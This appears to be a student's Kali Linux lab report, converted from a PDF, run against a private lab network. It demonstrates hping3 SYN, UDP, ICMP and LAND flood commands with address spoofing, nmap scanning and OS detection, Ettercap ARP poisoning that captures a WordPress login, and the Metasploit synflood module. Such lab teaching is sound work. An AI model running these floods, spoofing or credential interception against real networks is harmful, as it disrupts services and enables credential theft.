




Kali Linux Project

22.04.2021



Part 1: hping3

Hping is a command-line oriented TCP/IP packet assembler/analyzer. The interface is inspired to the ping(8) unix command, but hping isn't only able to send ICMP echo requests. It supports TCP, UDP, ICMP and RAW-IP protocols, has a traceroute mode, the ability to send files between a covered channel, and many other features.

[+] IP/Port Scanning :

The Port Scanner tool will provide you with information regarding valid methods of connecting to a network. Furthermore, scanning your network for open ports and determine if those open ports need to be closed to provide more network security and less vulnerabilities.

[-] Perform port scanning with hping3

```
(mazy@Fsociety)-[~]
$ hping3 -h |grep scan
-8  --scan      SCAN mode.
      Example: hping --scan 1-30,70-90 -S www.target.host
```

```
(mazy@Fsociety)-[~]
$ sudo hping3 192.168.81.142 --scan 80 -S
Scanning 192.168.81.142 (192.168.81.142), port 80
1 ports to scan, use -V to see all the replies
+---+-----+-----+---+-----+-----+-----+
|port| serv name | flags |ttl| id  | win | len |
+---+-----+-----+---+-----+-----+-----+
| 80 | http      | : .S..A... | 64 | 0 64240 | 46 |
+---+-----+-----+---+-----+-----+-----+
All replies received. Done.
Not responding ports:
```

```
(mazy@Fsociety)-[~]
$ sudo hping3 192.168.81.142 --scan 80,22,443 -S
Scanning 192.168.81.142 (192.168.81.142), port 80,22,443
3 ports to scan, use -V to see all the replies
+---+-----+-----+---+-----+-----+-----+
|port| serv name | flags |ttl| id  | win | len |
+---+-----+-----+---+-----+-----+-----+
| 22 | ssh      | : .S..A... | 64 | 0 64240 | 46 |
| 80 | http     | : .S..A... | 64 | 0 64240 | 46 |
+---+-----+-----+---+-----+-----+-----+
All replies received. Done.
Not responding ports:
```

```
(mazy@Fsociety)-[~]
$
```

first command : Scan single port "80" host "192.168.81.142"

second command : Scan multiple specific ports "80, 22,443"

```
(mazy☺Fsociety)-[~]
$ sudo hping3 192.168.81.142 --scan 1-1000 -S
Scanning 192.168.81.142 (192.168.81.142), port 1-1000
1000 ports to scan, use -V to see all the replies
+---+-----+-----+---+-----+-----+-----+
|port| serv name | flags |ttl| id  | win | len |
+---+-----+-----+---+-----+-----+
| 22 | ssh       | : .S..A... | 64 | 0 64240 | 46 |
| 80 | http      | : .S..A... | 64 | 0 64240 | 46 |
All replies received. Done.
Not responding ports:

(mazy☺Fsociety)-[~]
$
```

scan range (1-1000)

[+] Generate DoS traffic

[-] TCP syn flooding :

A SYN flood is a form of denial-of-service attack in which an attacker rapidly initiates a connection to a server without finalizing the connection. The server has to spend resources waiting for half-opened connections, which can consume enough resources to make the system unresponsive to legitimate traffic. The packet that the attacker sends is the SYN packet, a part of TCP's three-way handshake used to establish a connection

```

64 bytes from 192.168.81.142: icmp_seq=25 ttl=64 time=0.320 ms
64 bytes from 192.168.81.142: icmp_seq=26 ttl=64 time=0.408 ms
64 bytes from 192.168.81.142: icmp_seq=27 ttl=64 time=0.428 ms
64 bytes from 192.168.81.142: icmp_seq=28 ttl=64 time=0.431 ms
64 bytes from 192.168.81.142: icmp_seq=29 ttl=64 time=0.366 ms
64 bytes from 192.168.81.142: icmp_seq=30 ttl=64 time=0.374 ms
64 bytes from 192.168.81.142: icmp_seq=31 ttl=64 time=0.319 ms
64 bytes from 192.168.81.142: icmp_seq=32 ttl=64 time=0.418 ms
64 bytes from 192.168.81.142: icmp_seq=33 ttl=64 time=0.416 ms
64 bytes from 192.168.81.142: icmp_seq=34 ttl=64 time=0.385 ms
64 bytes from 192.168.81.142: icmp_seq=35 ttl=64 time=0.422 ms
64 bytes from 192.168.81.142: icmp_seq=36 ttl=64 time=0.406 ms
64 bytes from 192.168.81.142: icmp_seq=37 ttl=64 time=0.452 ms
64 bytes from 192.168.81.142: icmp_seq=38 ttl=64 time=0.448 ms
64 bytes from 192.168.81.142: icmp_seq=39 ttl=64 time=0.470 ms
64 bytes from 192.168.81.142: icmp_seq=40 ttl=64 time=0.425 ms
64 bytes from 192.168.81.142: icmp_seq=41 ttl=64 time=0.407 ms
64 bytes from 192.168.81.142: icmp_seq=42 ttl=64 time=0.447 ms
64 bytes from 192.168.81.142: icmp_seq=43 ttl=64 time=43.1 ms
64 bytes from 192.168.81.142: icmp_seq=44 ttl=64 time=41.4 ms
64 bytes from 192.168.81.142: icmp_seq=45 ttl=64 time=13.7 ms
64 bytes from 192.168.81.142: icmp_seq=47 ttl=64 time=48.6 ms
64 bytes from 192.168.81.142: icmp_seq=51 ttl=64 time=41.1 ms

```

Part 1

Part 2

```

(mazy@Fsociety)-[~]
$ sudo hping3 -S --flood -V -p 80 192.168.81.142
using eth0, addr: 192.168.81.136, MTU: 1500
HPING 192.168.81.142 (eth0 192.168.81.142): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

```

Part 1 : Ping latency before Syn Flood attack on port "80"

Part 1 : Ping latency after Syn Flood attack on port "80"

[+] Land attack:

A LAND Attack is a Layer 4 Denial of Service (DoS) attack in which, the attacker sets the source and destination information of a TCP segment to be the same. A vulnerable machine will crash or freeze due to the packet being repeatedly processed by the TCP stack.

```

(mazy@Fsociety)-[~]
$ sudo hping3 -V -c 1000 -d 100 -S -p 22 -s 80 -k -a 192.168.81.142 192.168.81.142
[sudo] password for mazy:
using eth0, addr: 192.168.81.136, MTU: 1500
HPING 192.168.81.142 (eth0 192.168.81.142): S set, 40 headers + 100 data bytes

```

-V verbose out, **-c** to specify the number of packets, **-d** is the size of the packets, **-s** is the source port, **-S** is the syn packets, **-k** preserves the source port, **-a** Spoofs the source address

[-] UDP flooding attack:

```
(mazy@Fsociety)-[~]  
$ sudo hping3 --udp --flood -V -p 80 192.168.81.142  
  
using eth0, addr: 192.168.81.136, MTU: 1500  
HPING 192.168.81.142 (eth0 192.168.81.142): udp mode set, 28 headers + 0 data bytes  
hping in flood mode, no replies will be shown  
█
```

[-] ICMP flooding attack :

An ICMP request requires some server resources to process each request and to send a response. The request also requires bandwidth on both the incoming message (echo-request) and outgoing response (echo-reply). The Ping Flood attack aims to overwhelm the targeted device's ability to respond to the high number of requests and/or overload the network connection with bogus traffic. By having many devices in a botnet target the same internet property or infrastructure component with ICMP requests, the attack traffic is increased substantially, potentially resulting in a disruption of normal network activity. Historically, attackers would often spoof in a bogus IP address in order to mask the sending device. With modern botnet attacks, the malicious actors rarely see the need to mask the bot's IP, and instead rely on a large network of un-spoofed bots to saturate a target's capacity

1- The attacker sends many ICMP echo request packets to the targeted server using multiple devices.

2- The targeted server then sends an ICMP echo reply packet to each requesting device's IP address as a response.

-1 for ICMP, **192.168.81.255** broadcast address

```

(mazy@Fsociety)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:05:a8:d5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.81.136/24 brd 192.168.81.255 scope global dynamic noprefixroute eth0
        valid_lft 1383sec preferred_lft 1383sec
    inet6 fe80::20c:29ff:fe05:a8d5/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(mazy@Fsociety)-[~]
$ sudo hping3 -i -flood -a 192.168.81.142 192.168.81.255
HPING 192.168.81.255 (eth0 192.168.81.255): icmp mode set, 20 headers + 0 data bytes
hping in flood mode, no replies will be shown

```

[-] Fragmented ICMP packets

```

(mazy@Fsociety)-[~]
$ sudo hping3 -i -flood --frag -a 192.168.81.142 192.168.81.255
HPING 192.168.81.255 (eth0 192.168.81.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown

```

[-] No flags packets

```

(mazy@Fsociety)-[~]
$ sudo hping3 -i -flood --dontfrag -a 192.168.81.142 192.168.81.255
HPING 192.168.81.255 (eth0 192.168.81.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown

```

[-] SYN and FIN packets

Wireshark capture showing ICMP Echo (ping) requests and replies between 192.168.81.136 and 192.168.81.142. The packet list shows 10 requests and 10 replies. The packet details for the first request show the ICMP Echo (ping) request structure. The packet bytes show the raw data of the ping request.

[-] Fin without ACK packets

Wireshark capture showing a FIN packet from 192.168.81.136 to 192.168.81.142. The packet list shows the FIN packet and the subsequent ACK packet. The packet details for the FIN packet show the TCP flags and the sequence number. The packet bytes show the raw data of the FIN packet.

[+] Part 2: NMAP

Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features

[-] IP Scanning:

```
(mazy@Fsociety)-[~]
$ nmap 192.168.81.1-255
Starting nmap 7.91 ( http://nmap.org ) at 2021-04-22 16:20 EDT
Nmap scan report for 192.168.81.2
Host is up (0.0013s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
53/tcp    filtered  domain

Nmap scan report for 192.168.81.136
Host is up (0.00034s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
22/tcp    open      ssh

Nmap scan report for 192.168.81.142
Host is up (0.00095s latency).
Not shown: 998 closed ports
PORT      STATE      SERVICE
22/tcp    open      ssh
80/tcp    open      http

Nmap done: 255 IP addresses (3 hosts up) scanned in 4.45 seconds

(mazy@Fsociety)-[~]
$
```

192.168.81.1 to 192.168.81.255

[-] Nmap ports scanning / Remote Operating System detection :

Port scanning

```
(mazy@Fsociety)-[~]
$ nmap -sC -sV 192.168.81.142
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-22 16:21 EDT
Nmap scan report for 192.168.81.142
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 c3:23:e3:ee:a9:33:e1:f3:0d:73:8e:7c:81:cb:eb:b4 (RSA)
|_ 256 70:41:ac:87:53:33:86:4f:ab:35:06:de:d9:e6:62:7f (ECDSA)
|_ 256 89:7f:99:99:82:d7:03:36:3c:67:cc:6b:c1:ef:6e:7b (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ _http-generator: WordPress 5.7.1
|_ _http-server-header: Apache/2.4.38 (Debian)
|_ _http-title: Vul 8#8211; Just another WordPress site
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.93 seconds
```

Os detection

```
mazy@Fsociety: ~
File Actions Edit View Help

(mazy@Fsociety)-[~]
$ nmap -A 192.168.81.142
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-22 16:25 EDT
Nmap scan report for 192.168.81.142
Host is up (0.00046s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 c3:23:e3:ee:a9:33:e1:f3:0d:73:8e:7c:81:cb:eb:b4 (RSA)
|_ 256 70:41:ac:87:53:33:86:4f:ab:35:06:de:d9:e6:62:7f (ECDSA)
|_ 256 89:7f:99:99:82:d7:03:36:3c:67:cc:6b:c1:ef:6e:7b (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ _http-generator: WordPress 5.7.1
|_ _http-server-header: Apache/2.4.38 (Debian)
|_ _http-title: Vul 8#8211; Just another WordPress site
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.05 seconds

(mazy@Fsociety)-[~]
$
mazy@Vul:~$ uname -ra
Linux Vul 4.19.0-8-amd64 #1 SMP Debian 4.19.8-1 (2020-01-26) x86_64 GNU/Linux
mazy@Vul:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:f5:7a:18 brd ff:ff:ff:ff:ff:ff
    inet 192.168.81.142/24 brd 192.168.81.255 scope global dynamic ens33
        valid_lft 1700sec preferred_lft 1788sec
    inet6 fe80::20c:29ff:fef5:7a18/64 scope link
        valid_lft forever preferred_lft forever
mazy@Vul:~$
```

[-] Nmap Traceroute:

When we interact with other devices within a network, such as the Internet, the information or packets are sent through a number of network devices such as routers until reaching the destination. If we connect two computers directly with a UTP cable the packets are sent directly from a computer to another, this does not happen normally when routers, hubs and similar devices route packets through the network. Let's take the internet as an example, if I access a website the traffic first will pass through my local router or device, then it will probably pass through my ISP routing devices, probably neutral routers or devices related to my and destination local devices.

```

mazy@Fsociety: ~
File Actions Edit View Help
(mazy@Fsociety)-[~]
$ sudo nmap -sn -Pn --traceroute 192.168.81.142
[sudo] password for mazy:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-22 16:29 EDT
Nmap scan report for 192.168.81.142
Host is up (0.00024s latency).
MAC Address: 00:0C:29:F5:7A:18 (VMware)

TRACEROUTE
HOP RTT ADDRESS
1 0.24 ms 192.168.81.142
Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds

(mazy@Fsociety)-[~]
$ sudo nmap -sn -Pn --traceroute 8.8.8.8
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-22 16:29 EDT
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.91s latency).

TRACEROUTE (using proto 1/icmp)
HOP RTT ADDRESS
1 0.30 ms 192.168.81.2
2 ... 8
9 906.93 ms dns.google (8.8.8.8)
Nmap done: 1 IP address (1 host up) scanned in 4.96 seconds

(mazy@Fsociety)-[~]
$

```

Custom Scan :

```

mazy@Fsociety: ~
File Actions Edit View Help Scan all HOPS on path

(mazy@Fsociety) [~]
$ sudo nmap --script targets-traceroute --script-args newtargets --traceroute 192.168.81.142
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-22 16:30 EDT
Nmap scan report for 192.168.81.142
Host is up (0.00019s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:F5:7A:18 (VMware)

TRACEROUTE
HOP RTT      ADDRESS
1   0.19 ms  192.168.81.142

Nmap done: 1 IP address (1 host up) scanned in 0.64 seconds

(mazy@Fsociety) [~]
$ sudo nmap --script targets-traceroute --script-args newtargets --traceroute 8.8.8.8
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-22 16:31 EDT
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.0025s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
443/tcp   open  https

Host script results:
|_targets-traceroute: successfully added 1 new targets.

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   0.09 ms  192.168.81.2
2   0.13 ms  dns.google (8.8.8.8)

Nmap scan report for 192.168.81.2
Host is up (0.000065s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:EE:1D:0A (VMware)

TRACEROUTE
HOP RTT      ADDRESS
1   0.06 ms  192.168.81.2

Nmap done: 2 IP addresses (2 hosts up) scanned in 96.25 seconds


(mazy@Fsociety) [~]
$


```

Part3 : Ettercap

[+] MiM attack based on ARP cache poisoning:

An **ARP** spoofing, also known as **ARP poisoning**, is a **Man in the Middle (MitM)** attack that allows attackers to intercept communication between network devices. The attack works as follows: The attacker must have access to the network.





ZOOM :

```
HTTP: 192.168.81.142:80 -> USER: test PASS: test INFO: http://192.168.81.142/wp-login.php
CONTENT: log=test&pwd=test&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.81.142%2Fwp-admin%2F&testcookie=1
```

Part 4: Metasploit

[+] TCP Syn flood attack

The screenshot displays a Metasploit session on a Kali Linux system. The interface is divided into several panes:

- File Explorer:** Shows the file system with folders like 'WebScrap', 'Email-Scraping', 'Data_dump', 'black_hat', 'out', and 'my_malware'.
- Metasploit Console:**
 - Searches for the `auxiliary/dos/tcp/synflood` module (Annotation 1).
 - Selects the module (Annotation 2).
 - Views the module options (Annotation 3).
 - Sets the `RHOSTS` option to `192.168.81.142` (Annotation 4).
 - Runs the module (Annotation 5).
- Wireshark:** Shows a packet capture of the SYN flood attack. The packet list shows multiple SYN packets from the attacker to the target IP. The packet details pane shows the TCP header with the `SYN` flag set.

The Metasploit console output shows the following commands and results:

```
msf6 > search synflood
Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/dos/tcp/synflood               normal          No     TCP SYN Flooder

msf6 > use 0
msf6 auxiliary(dos/tcp/synflood) > options
Module options (auxiliary/dos/tcp/synflood):
Name      Current Setting  Required  Description
--
INTERFACE no              The name of the interface
NUM        no              Number of SYN's to send (else unlimited)
RHOSTS     yes            The target host(s), range CIDR identifier, or hosts file with syntax 'file:paths'
RPORT      80             The target port
SPOOF      yes            The spoofable source address (else randomizes)
SNAPLEN    65535          The number of bytes to capture
SPORT      no             The source port (else randomizes)
TIMEOUT    500            The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.81.142
RHOSTS => 192.168.81.142
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.81.142
[*] SYN Flooding 192.168.81.142:80 ...
```

The Wireshark packet capture shows the following details for the SYN flood packets:

- Stream index:** 22840
- TCP Segment Len:** 0
- Sequence Number:** 0 (relative sequence number)
- Sequence Number (raw):** 292107600
- Next Sequence Number:** 1 (relative sequence number)
- Acknowledgment Number:** 1 (relative ack number)
- Acknowledgment Number (raw):** 1884740922
- 0110 ... = Header Length: 5 bytes (6)**
- Flags:** 0x012 (SYN, ACK)
- 0000 ... = Reserved: Not set**
- ... 0 ... = Nonce: Not set**
- ... 0 ... = Congestion Window Reduced (CWR): Not set**
- ... 0 ... = ECN-Echo: Not set**
- ... 0 ... = Urgent: Not set**
- ... 1 ... = Acknowledgment: Set**
- ... 0 ... = Push: Not set**

The packet capture also shows the following details for the SYN flood packets:

- 0000 00 50 56 ee 1d 0a 00 0c 20 f5 7a 10 00 00 45 00 PV...**
- 0010 00 2c 00 00 40 00 00 35 a0 c0 a0 51 8e 78 40 ... 0 0**
- 0020 7a af 00 50 f0 92 ae 1c 90 cc 64 0b 10 3a 60 12 ... 2 P**
- 0030 fa f0 da 80 00 02 04 05 b4 00 00 ...**

The packet capture also shows the following details for the SYN flood packets:

- 64 bytes from 192.168.81.142: icmp_seq=197 ttl=64 time=2.06 ms**
- 64 bytes from 192.168.81.142: icmp_seq=198 ttl=64 time=0.155 ms**
- 64 bytes from 192.168.81.142: icmp_seq=199 ttl=64 time=1.04 ms**
- 64 bytes from 192.168.81.142: icmp_seq=200 ttl=64 time=0.171 ms**
- 64 bytes from 192.168.81.142: icmp_seq=201 ttl=64 time=0.851 ms**